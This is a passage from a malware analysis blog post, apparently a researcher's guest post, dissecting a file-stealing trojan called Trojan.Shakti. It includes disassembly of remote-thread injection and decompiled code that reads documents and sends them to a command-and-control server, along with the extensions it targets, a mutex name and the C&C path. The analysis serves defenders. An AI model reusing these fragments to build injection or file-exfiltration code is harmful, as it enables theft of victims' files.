100020A0 call    ds:WriteProcessMemory
100020A6 test    eax, eax
100020A8 jz      short loc_100020DA

100020AA add     esi, edi
100020AC lea     edx, [ebp+ThreadId]
100020AF push    edx             ; lpThreadId
100020B0 push    0               ; dwCreationFlags
100020B2 mov     eax, [ebp+lpParameter]
100020B5 push    eax             ; lpParameter
100020B6 push    esi             ; lpStartAddress
100020B7 push    100000h         ; dwStackSize
100020BC push    0               ; lpThreadAttributes
100020BE push    ebx             ; hProcess
100020BF call    ds:CreateRemoteThread
```

Payload.dll

Payload is the piece responsible for carrying the main mission of stealing files.


This module is a DLL exporting two functions (one of them is also ReflectiveLoader):

Offset	Name	Value	Meaning
1070A	MinorVersion	0	
1070C	Name	11B3C	Payload.dll
10710	Base	1	
10714	NumberOfFunctions	2	
10718	NumberOfNames	2	
1071C	AddressOfFunctions	11B28	
10720	AddressOfNames	11B30	
10724	AddressOfNameOrdinals	11B38	


Details

Offset	Ordinal	Function RVA	Name RVA	Name
10728	1	2A20	11B48	?ReflectiveLoader@@YGIPAX@Z
1072C	2	2940	11B64	Init

Execution starts in the function *Init* that is called from inside *DllMain*. To prevent being deployed more than once, the program uses a mutex with the hardcoded name ***CStmtMan***.



Bot attacks all the fixed drives:



It searches for files with the following extensions:

`inp, sql, pdf, rtf, txt, xlsx, xls, pptx, ppt, docx, doc`


The list of found files is passed to the thread responsible for reading them and sending to the C&C.

```
v5 = CreateFileA(v3, 0x80000000, 3u, 0, 3u, 0, 0);
v6 = v5;
if ( v5 == (HANDLE)-1 )
{
  nullsub_1();
}
else
{
  v7 = GetFileSize(v5, 0);
  v8 = GetProcessHeap();
  v9 = (char *)HeapAlloc(v8, 8u, v7 + 1);
  if ( v9 )
  {
    v10 = 0;
    if ( v7 )
    {
      do
      {
        NumberOfBytesRead = 0;
        if ( !ReadFile(v6, &v9[v10], v7 - v10, &NumberOfBytesRead, 0) )
          break;
        if ( !NumberOfBytesRead )
          break;
        v10 += NumberOfBytesRead;
      }
      while ( v10 < v7 );
    }
    if ( send_file_to_CnC(v14, a2, (int)&v15, v9, v7) )
      v12 = 1;
    CloseHandle(v6);
```

Internet connection is opened with a hardcoded user agent string: "**Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)" –** that was used by **Internet Explorer 7 on Windows XP SP2** – confirming the hypothesis that the bot has been written several years ago.

```
10002FF7 push    edi
10002FF8 push    eax             ; dwFlags
10002FF9 push    eax             ; lpszProxyBypass
10002FFA push    eax             ; lpszProxy
10002FFB push    eax             ; dwAccessType
10002FFC xor     ebp, ebp
10002FFE mov     [esp+30h+var_8], eax
10003002 mov     [esp+30h+hInternet], eax
10003006 push    offset szAgent  ; "Mozilla/4.0 (compatible; MSIE 6.0; Wind"...
1000300B mov     [esp+34h+var_14], ebp
1000300F mov     [esp+34h+var_C], eax
10003013 mov     [esp+34h+var_8], eax
10003017 mov     [esp+34h+hInternet], eax
1000301B call    ds:InternetOpenA
10003021 mov     edi, ds:GetLastError
10003027 mov     esi, eax
10003029 mov     [esp+20h+var_C], esi
1000302D test    esi, esi
```

While the address of the server is read from configuration, the subpath ***/external/update*** is hardcoded:



Conclusion

The code is not very sophisticated, yet it's effective—probably written by a person/team with some knowledge of malware development. We can see simple obfuscation and well-known injection methods used for reasonable goals (deploying network activity under the cover of a browser). There are some weaknesses in the implementation and lack of optimization (sending open text not compressed or encrypted, user agent string doesn't match the deployed browser, etc). The unpolished design may suggest that the samples were released/sold in the early stages of development

Over the years, the bot didn't got any major improvements. It leads to conclude that the distributor of the malware may not be the same entity as the author. Analysis of the C&Cs depicts that it was used by a single threat actor – so probability is high, that this tool has been ordered by the actor from an external programmer, for the purpose of small espionage campaigns.

This trojan is detected by Malwarebytes Anti-Malware as 'Trojan.Shakti'.

This was a guest post written by Hasherezade, an independent researcher and programmer with a strong interest in InfoSec. She loves going in details about malware and sharing threat information with the community. Check her out on Twitter @hasherezade and her personal blog: https://hshrzd.wordpress.com.

COMMENTS
